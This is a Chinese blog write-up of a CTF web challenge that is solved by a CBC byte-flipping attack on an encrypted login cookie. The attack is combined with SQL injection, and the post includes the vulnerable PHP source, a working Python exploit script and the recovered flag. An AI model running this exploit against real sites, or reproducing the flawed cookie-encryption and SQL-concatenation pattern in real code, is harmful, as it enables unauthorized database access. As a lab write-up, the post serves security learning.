实验吧-简单的登录题

原创


r00tnb 于 2018-07-26 16:45:58 发布 9146 收藏 1

分类专栏： CTF

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/kostart123/article/details/81222989

版权



CTF 专栏收录该内容

6 篇文章 0 订阅

订阅专栏


前言

这是在实验吧上面的一道web题。主要考察cbc字节反转攻击。


分析

题目开始就是输入id去登录

首先想到的就是sql注入了，输入`1'`后页面显示`Hello`，重新载入的话页面返回报错信息



确实存在注入，看那后面的逗号，猜测注入点在`limit`后面。然后试了很多，发现题目把`union,#, procedure`等都过滤了，暂时没想到任何绕过的方法。然后抓包看看消息头看看有没有提示



```
Raw Params Headers Hex
GET /web/jiandan/index.php HTTP/1.1
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0)
Gecko/20100101 Firefox/58.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: iv=YhI0xKLeeh%2Fp3PrGMaRHFA%3D%3D;
cipher=zUjQ%2FoGzP14PGjJxujDKU9wk1B1nFhqbIvtEVnu6wfU%3D
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
Raw Headers Hex
HTTP/1.1 200 OK
Date: Fri, 09 Feb 2018 06:17:37 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.3.29
X-Powered-By: PHP/5.3.29
tips: test.php
Content-Length: 152
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

锘緌ou have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the
right syntax to use near '',0' at line 1
```

https://blog.csdn.net/kostart123

提示存在`test.php`文件，访问后是php源码，接下来就是源码分析了

```php
<?php
define("SECRET_KEY", '***********');
define("METHOD", "aes-128-cbc");
error_reporting(0);
include('conn.php');
function sqliCheck($str){
    if(preg_match("/\\\|,|-|#|=|~|union|like|procedure/i",$str)){
        return 1;
    }
    return 0;
}
function get_random_iv(){
    $random_iv='';
    for($i=0;$i<16;$i++){
        $random_iv.=chr(rand(1,255));
    }
    return $random_iv;
}
function login($info){
    $iv = get_random_iv();
    $plain = serialize($info);
    $cipher = openssl_encrypt($plain, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv);
    setcookie("iv", base64_encode($iv));
    setcookie("cipher", base64_encode($cipher));
}
function show_homepage(){
    global $link;
    if(isset($_COOKIE['cipher']) && isset($_COOKIE['iv'])){
        $cipher = base64_decode($_COOKIE['cipher']);
        $iv = base64_decode($_COOKIE["iv"]);
        if($plain = openssl_decrypt($cipher, METHOD, SECRET_KEY, OPENSSL_RAW_DATA, $iv)){
            $info = unserialize($plain) or die("<p>base64_decode('".base64_encode($plain)."') can't uns
            $sql="select * from users limit ".$info['id'].",0";
            $result=mysqli_query($link,$sql);

            if(mysqli_num_rows($result)>0  or die(mysqli_error($link))){
                $rows=mysqli_fetch_array($result);
                echo '<h1><center>Hello!'.$rows['username'].'</center></h1>';
            }
            else{
                echo '<h1><center>Hello!</center></h1>';
            }
```

```
            }else{
                die("ERROR!");
            }
        }
    }
    if(isset($_POST['id'])){
        $id = (string)$_POST['id'];
        if(sqliCheck($id))
            die("<h1 style='color:red'><center>sql inject detected!</center></h1>");
        $info = array('id'=>$id);
        login($info);
        echo '<h1><center>Hello!</center></h1>';
    }else{
        if(isset($_COOKIE["iv"])&&isset($_COOKIE['cipher'])){
            show_homepage();
        }else{
            echo '<body class="login-body" style="margin:0 auto">
                    <div id="wrapper" style="margin:0 auto;width:800px;">
                        <form name="login-form" class="login-form" action="" method="post">
                            <div class="header">
                            <h1>Login Form</h1>
                            <span>input id to login</span>
                            </div>
                            <div class="content">
                            <input name="id" type="text" class="input id" value="id" onfocus="this.value=\'
                            </div>
                            <div class="footer">
                            <p><input type="submit" name="submit" value="Login" class="button" /></p>
                            </div>
                        </form>
                    </div>
                </body>';
        }
    }
```

分析整个代码可以发现，通过post的id值由于被`sqliCheck`函数过滤了关键字无法在此处注入。另一处可注入的点在sql语句拼接的时候，在这里代码把解序列化后的数据直接拼接进sql语句中，如果可以控制此处的数据那么就可以造成注入。
那该如何控制这里的数据呢？可以发现，程序使用了`aes-128-cbc`的加密算法来加密和解密，而这种算法是存在字节反转攻击的，再配合程序在解序列化失败后返回解密后的明文，我们就可以控制密文来得到我们想要的任意明文，从而控制sql语句。对于`cbc字节反转攻击`的利用方法和原理网上有很多，抽时间自己也总结一下。下面是我的exp

```python
import requests,base64,urllib,math

def work():
    url = 'http://ctf5.shiyanbar.com/web/jiandan/index.php'
    payload = '0 union select 1,value,3 from you_want limit 1#'
    #payload = 'x'*20

    plaintext = 'a:1:{s:2:"id";s:%d:"%s";}'%(len(payload),payload)
    badText = 'x'*16
    if len(plaintext)%16:
        if len(plaintext)%16>3:
            badText = 'x'*(len(plaintext)%16-3)+'";}'
        elif len(plaintext)%16 == 3:
            badText = '";}'
        elif len(plaintext)%16 == 1:
            badText = '}'
        else:
            badText = ';}'
    r = requests.post(url,data={'id':'x'*len(payload)})
    sc = r.headers['Set-Cookie'].split(',')

    iv = 'a'*16
    cipher = sc[1][sc[1].find('=')+1:]
    blockNum = len(cipher)/16
    cipher = base64.b64decode(urllib.unquote(cipher))
    blockNum = len(cipher)/16
    cipherBlock = [iv]
    cipherBlock += [cipher[16*i:16*(i+1)] for i in xrange(blockNum)]
    plainBlock = [plaintext[16*i:16*(i+1)] for i in xrange(blockNum)]

    for i in xrange(blockNum-1,-1,-1):
        s1 = plainBlock[i]
        s2 = cipherBlock[i]
        tmp = ''

        for j in xrange(len(s1)):
            tmp += chr(ord(s1[j])^ord(badText[j])^ord(s2[j]))

        cipherBlock[i]=tmp+s2[len(tmp):]
        if i == 0:
            iv = cipherBlock[0]

        iv_new = urllib.quote(base64.b64encode(iv))
        cipher_new = urllib.quote(base64.b64encode(''.join(cipherBlock[1:])))
        headers={'Cookie':'iv={};cipher={}'.format(iv_new,cipher_new)}

        r = requests.get(url,headers=headers)

        if i != 0:
            tmp = r.text[r.text.find('decode')+8:r.text.rfind("')")]
            badText = base64.b64decode(tmp)[16*(i-1):16*i]
        else:
            print r.text.encode('gb18030')


work()
```

最后通过控制exp中的`payload`来注入sql语句，读取flag

```
C:\Users\gyh\Desktop>python 1.py
??????<h1><center>Hello!flag{c42b2b758a5a36228156d9d671c37f19}</center></h1>

C:\Users\gyh\Desktop>
```

总结

这道题主要考察`cbc字节反转攻击`，再结合本题在解序列化失败后返回解密的明文的特定的情况，可以控制整个明文字符串。但是当时没注意本题的这种特定情况导致我浪费了很多时间，看来细心很重要啊。